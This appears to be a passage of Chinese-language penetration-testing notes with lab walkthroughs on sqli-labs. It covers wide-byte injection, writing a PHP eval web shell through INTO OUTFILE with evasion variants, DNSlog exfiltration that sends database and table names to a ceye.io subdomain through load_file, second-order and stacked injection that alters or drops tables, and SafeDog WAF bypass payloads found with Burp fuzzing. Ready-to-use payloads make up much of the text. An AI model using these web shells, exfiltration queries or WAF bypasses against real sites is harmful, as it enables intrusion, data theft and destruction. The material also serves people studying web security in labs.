
10.5.4 靶场实测


http://192.168.27.134:82/Less-32/?id=1%df' --+

因为魔术引号的存在,所以在后续对表等需要用引号的地方,需要将引号内的转化为十六进制编码,并不适用引号,如图所示:

第十一章 文件上传 webshell

不过如果文件上传不可以的话也可以考虑日志上传

11.1 前提条件

  • 要有读写权限
# 方法一
show variables like '%secure%';
​
# 方法二
select @@secure_file_priv;
  • 知道绝对路径
  • 要有secure_file_priv

读写权限在这里打开

11.2 写入一句话木马

http://192.168.27.134:82/Less-7/?id=1')) union select 1,2,"<?php 
@eval($_POST['password']); ?>" into outfile
"D:\\phpstudy\\phpstudy_pro\\WWW\\sakura.php" --+
  • 免杀建议
<?php @eval($_POST['x']); ?>
<?php assert($_POST['x']); ?>
<?php array_map('eval', array($_POST['x'])); ?>

11.3 写入路径常见错误

  • 双斜杠转义:
INTO OUTFILE 'D:\\\\phpstudy\\\\www\\\\shell.php'
  • Linux 路径:
INTO OUTFILE '/var/www/html/shell.php'

第十二章 DNSlog 注入

12.1 load_file() 函数

select load_file('D:\\phpstudy\\phpstudy_pro\\WWW\\mz.txt');

读取函数

12.2 UNC路径

\\<服务器IP或主机名>\<共享文件名>\<文件路径>
​
# 完整的UNC径
\\servername\sharename\directory\filename
# 示例
\\127.0.0.1\test\aa.txt

12.3 攻击流程

12.3.1

在http://ceye.io 获取一个域名

12.3.2 构造payload

获取数据库

# 获取的域名
h4hgcg.ceye.io
# 访问远程共享文件的语法
select load_file('//database().wangdun.cn/test/aa.txt');
# payload 注意/abc路径
select * from users where id=1 and (select load_file(
concat(
  "//",
       database(),
       ".h4hgcg.ceye.io/abc"
   )
));

获取表名

# 不使用 group_concat ,表名拼接成一行,太长了,可能导致无法访问,因此使用limit分页查询
# 第一张表
http://192.168.68.132/sqli-labs/Less-10/?id=1" and (select load_file(
concat(
  "//",
      (select table_name from information_schema.tables where
table_schema=database() limit 0,1),
      ".h4hgcg.ceye.io/abc"
  )
)) --+
# 第二张表
http://192.168.68.132/sqli-labs/Less-10/?id=1" and (select load_file(
concat(
  "//",
       (select table_name from information_schema.tables where
table_schema=database() limit 1,1),
       ".h4hgcg.ceye.io/abc"
   )
)) --+

12.4 限制条件与替代方案

  • 限制条件:
    • MySQL 配置 secure_file_priv 不为 NULL
    • Windows 环境才支持 UNC 路径
  • 替代方案:
    • 如果 load_file() 被禁用,可尝试:
      • SELECT ... INTO OUTFILE '\\\\dns\\test.txt'(需写权限)
      • SELECT ... INTO DUMPFILE(写二进制)

第十三章 二次注入

13.1 相关函数

以下介绍的函数都是用于转义特殊字符的,即防止SQL注入的,只是在转义规则和应用场景中不同:

  • get_magic_quotes_gpc()
  • addslashes()
  • mysql_escap_string()
  • mysql_real_escape_string()

13.2 触发点与技巧

  • 触发点:通常发生在更新、删除、插入时,用户名、昵称、留言板等字段未二次过滤。
  • 利用技巧:

    • 注册用户名:admin'#

    • 登录后修改密码,实际修改的是 admin 的密码。

13.3 靶场

13.3.1

注册用户,用来对管理员账户进行更改

13.3.2

更改密码


13.3.3

更改的是admin1的密码

第十四章 堆叠注入

14.1 相关函数

mysqli_multi_query()

这个函数是堆叠注入的先决条件,可以执行一个或多个sql语句,语句之间用分号隔开

14.2 靶场实测

14.2.1 创建新表

http://192.168.27.134:82/Less-28/?id=1';create table mz like users; -- +

14.2.2 新表插入数据

http://192.168.27.134:82/Less-28/?id=1';insert into mz select * from users; --+

14.2.3 更新mz表数据

http://192.168.27.134/sqli-labs/Less-38/?id=-1';update mz set password='123456' where id=17; --+

14.2.4 删除mz表数据

http://192.168.27.134/sqli-labs/Less-38/?id=-1';delete from mz; --+

14.2.5 删除mz表

http://192.168.27.134/sqli-labs/Less-38/?id=-1';drop table mz; --+

14.3 用处

  • 添加新的账户
  • 改密码
  • 删除账户

修改权限的前提条件:

  • mysqli_multi_query() 函数
  • 有权限相关字段

在用户表中,role字段通常用整数表示权限等级:

  • 0 :普通用户(默认权限,如查看、编辑个人资料)
  • 1 :管理员(具备系统管理权限,如用户管理、数据备份、权限分配)
  • 2 :超级管理员(更高权限,如数据库操作、服务器配置)
  • 具体数值可能因系统设计而异,但 1 常被用作管理员的标识。

第十五章 安全狗绕过

一、安全狗绕过思路

15.1.1 简介

当某种安全设备的绕过方式在公网上可以大量搜索到,那大概率这种方式已经无法绕过了(因为WAF规 则库一直在更新),这里介绍的绕过方式的基本思路。

WAF绕过实质:

让WAF的检测规则,识别不到所输入的敏感字符,既利用WAF规则漏洞进行绕过。

15.1.2 处理方法



WAF大都是通过黑名单的方式进行拦截,所以如果出现了被拦截的情况,大概率是因为构造的语句某个 函数或关键词触发了黑名单的验证机制,导致被拦截。所以此时需要去尝试,例如?id=1 and 1=1被拦截。可以依次输入去判断拦截的究竟是and,还是别的什么东西

http://192.168.27.134:82/Less-1/?id=1 and   #未拦截,说明不是and的原因
#但是输入and 1 的时候拦截了
http://192.168.27.134:82/Less-1/?id=1 and 1 #说明拦截的是and后面的数字,只要and与数字相结合就会拦截
http://192.168.27.134:82/Less-1/?id=1 and '1 #也拦截了
#但是进一步测试
http://192.168.27.134:82/Less-1/?id=1 and1 #可以过去,所以基本判断拦截的是and(空格)数字
​
# 判断是哪个部分触发的拦截,做对应的绕过或者替换即可,也就是一些方式做混淆,让WAF无法认识要拦截的
字符串,例如:
1.and/**/1=1 --+ # 执行后,页面被拦截
2.and/*aa*/1=1 --+ # 执行后,页面被拦截
3.and/*!aa*/1=1 --+ # 执行后,页面被拦截,/**/是sql语句中的注释符,如果加 ! ,表示当前注释不执
行,sql语句会变成 id=' and aa 1=1 --+ ' LIMIT 0,1

4.and/*!90000aa*/1=1 --+ # 执行后,页面被拦截,/*!90000aa*/表示数据库版本>=9.00.00时
中间的语句才能被执行。

5.^1^0 # 执行后,页面正常显示,原因分析:?id=1 ^1^0 如果参与运算,即为 1^1^0=0
,也就是id=0,此时页面应该无内容回显,但测试页面是正常回显第一行用户记录,初步判断为字符型
6.^1^1 # 执行后,想对于第五步页面无变化,判断为字符型,可进一步验证?id=2 ^1^1 页
面显示第二行用户记录

15.1.3 Fuzz绕过


Fuzz测试,也称为模糊匹配,意思就是在不知道攻击poc的情况下,我们通过编写脚本或者利用一些自 动化工具来进行匹配目标的脚本,尝试获取poc,其实就是基于字典的爆破,在字典中构造语句来进行 批量的测试。

举个例子:

想替换and和1之间的空格来绕过检测,就可以将空格的替换方式整理到字典中,在使用burp来批 量跑进行测试,尝试获取payload 。



我们在这里拦截,然后发到intruder后进行fuzz绕过。我们发现这些是可以绕过去的

http://192.168.27.134:82/Less-1/?id=1'and/*aa*/1=1 --+

对这个payload进行爆破。

爆破成功


也可以对这个payload进行爆破,其是一个类似于在某个版本才能生效的一个联合注释

http://192.168.27.134:82/Less-1/?id=1' /*!90000and*/ 1=1 --+

二、WAF检测

注意: 

当某种安全设备的绕过方式在公网上可以大量搜索到,那大概率这种方式已经无法绕过了(因为WAF规 则库一直在更新),这里介绍的绕过方式是提供一个思路。 

在实际的渗透测试过程中,经常会碰到网站存在WAF的情况。网站存在WAF,意味着不能使用安全工具 对网站进行测试,因为一旦触碰了WAF的规则,轻则丢弃报文,重则拉黑IP。因此,需要安全且万完整 的完成渗透测试工作第一步就需要判断目标站点是否使用WAF产品。

1、手动检测

在目标URL后加上最基础的测试语句,并放在一个不存在的参数中。因为选用的参数是不存在的,不会 对网站本身执行有影响,所以正常情况应该显示正常,但是如果访问被拦截,就说明存在WAF。简言 之,可输入不合规字符,查看是否触发WAF防护机制。

2、工具检测

sqlmap自带有WAF识别模块可以识别出WAF的种类。但目标的WAF并没有什么特征,sqlmap只能识别 出类型为Generic,详细的识别规则在sqlmap的WAF目录下,在该目录下也可以自定义waf的识别规 则。 

SQLmap检测命令:

sqlmap.py -u “http://xxx.com” –identify -waf --batch

三、绕过方式汇总(4.0版本)

1、大小写绕过(很老的WAF有用)

2、内联注释

